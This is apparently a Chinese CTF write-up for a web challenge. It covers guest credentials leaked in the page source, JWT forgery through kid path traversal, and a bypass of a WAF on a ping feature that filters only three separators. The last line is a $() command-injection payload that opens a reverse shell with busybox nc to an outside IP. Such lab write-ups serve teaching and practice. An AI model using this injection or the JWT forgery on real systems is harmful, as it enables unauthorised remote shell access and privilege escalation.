
源码中给出了凭证


`guest / guest123`

登录进去是一个ping但是需要管理员权限




JWT kid 路径遍历攻击





解密jwt发现kid指向maze-default.key(/opt/keys)


应该是读取maze-default.key进行加密的，但是我们没有权限读取它，所以考虑kid注入。这里key我使用的是user的flag




尝试rce的时候发现存在waf

> ;
>
> &
>
> |

只过滤了这三个



但是 `$()` 没有被过滤



```
127.0.0.1$(busybox%20nc%20192.168.100.42%207777%20-e%20sh)
```